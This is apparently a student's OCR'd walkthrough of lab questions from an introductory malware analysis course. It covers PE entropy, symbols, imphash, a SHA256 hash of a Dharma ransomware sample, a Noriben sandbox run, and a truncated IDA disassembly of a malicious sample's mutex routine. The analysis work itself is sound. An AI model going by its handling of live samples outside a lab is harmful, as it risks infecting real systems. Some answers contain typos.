

Labs - Introduction to Malware Analysis

Windows Internals


- In the C:\Samples\MalwareAnalysis directory of this section's target, there is a file called potato.exe. Use pestudio (C:\Tools\pestudio\pestudio) to examine this executable's sections and provide the entropy of the .text section as your answer.
  -> We use the tools pestudio and open potato.exe on the executable's section:




  -> hence, we see that the entropy of the .txt section is 5.885
- In the C:\Samples\MalwareAnalysis directory of this section's target, there is a file called potato.exe. Use x64dbg (C:\Tools\x64dbg\release\x64) to open this executable and navigate to the Symbols tab. Enter the exported Kernel32.dll function whose name starts with "Attach". Answer format: Attach_
  -> We first open x64dbg:



-> Then, we open potato.exe



-> We navigated to the symbol tab and observed the following:



-> Hence we we see the function starting with the name attach is Attachconsole

- In the /home/htb-student/Samples/MalwareAnalysis directory of this section's target, there is a file called potato.exe. Compute the IMPHASH of this file and submit it as your answer.
  -> We compute the impash using the script as follows

```
python3 imphash_calc.py /home/htb-
student/Samples/MalwareAnalysis/potato.exe
```

```
htb-student@remnux:~$ python3 imphash_calc.py /home/htb-student/Samples/MalwareA
nalysis/potato.exe
3399c4043c56fea40a8189de302fd889
```

Static Analysis On Windows

- In the C:\Samples\MalwareAnalysis directory of this section's target, there is a file called dharma_sample.exe. Calculate the file's SHA256 hash and enter it as your answer.
  -> We compute the sha256 hash as follows:

```
Get-FileHash -Algorithm SHA256
C:\Samples\MalwareAnalysis\dharma_sample.exe
```

```
PS C:\Users\htb-student> Get-FileHash -Algorithm SHA256 C:\Samples\MalwareAnalysis\dharma_sample.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          BFF6A1000A86F8EDF3673D576786EC75B80BED0C458A8CA0BD52D12B74099071       C:\Samples\MalwareAnalysis\dh...
```

-> And we obtain the hash.

-> We login go the directory with noriben tool:


```
cd C:\Tools\Noriben-master>
```

-> Then we execute the tool, as well as executing shell.exe. After clicking on ok when we see the sandbox, exited procmon and pressed ctrl + c on the command line, we see the logs generated:


```
python .\Noriben.py
```

```
C:\Tools\Noriben-master>python .\Noriben.py

--===[ Noriben v1.8.8
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_25_Jun_24__04_54_011786.pml
[*] Launching Procmon ...
```


-> We open shell.exe and press ok



-> we wait for 3 minutes roughly and exit promon



-> Lastly we ctrl + c on the cmd with noriben and get the result



-> Hence, we see that the ping ip is 127.0.0.1


Code Analysis

Code Analysis


Question

- Download additional_samples.zip from this module's resources (available at the upper right corner) and transfer the .zip file to this section's target. Unzip additional_samples.zip (password: infected) and use IDA to analyze orange.exe. Enter the registry key that it modifies for persistence as your answer. Answer format: SOFTWARE____

-> We first open orange.exe in idea and analyse it:



- When we open it, we can see a function we could potentially look at (sub_40A741):



-> jumping to the operand we see:


```
Name= byte ptr -40h
var_3F= byte ptr -3Fh
var_3E= byte ptr -3Eh
var_3D= byte ptr -3Dh
var_3C= byte ptr -3Ch
var_3B= byte ptr -3Bh
var_3A= byte ptr -3Ah
var_39= byte ptr -39h
var_38= byte ptr -38h
var_37= byte ptr -37h
var_36= byte ptr -36h
var_35= byte ptr -35h
var_34= byte ptr -34h
var_33= byte ptr -33h
var_32= byte ptr -32h

push    ebp
mov     ebp, esp
sub     esp, 40h
and     [ebp+var_32], 0
lea     eax, [ebp+Name]
push    eax             ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
mov     [ebp+Name], 73h ; 's'
mov     [ebp+var_3F], 79h ; 'y'
mov     [ebp+var_3E], 6Eh ; 'n'
```

```
push    ebp
mov     ebp, esp
sub     esp, 40h
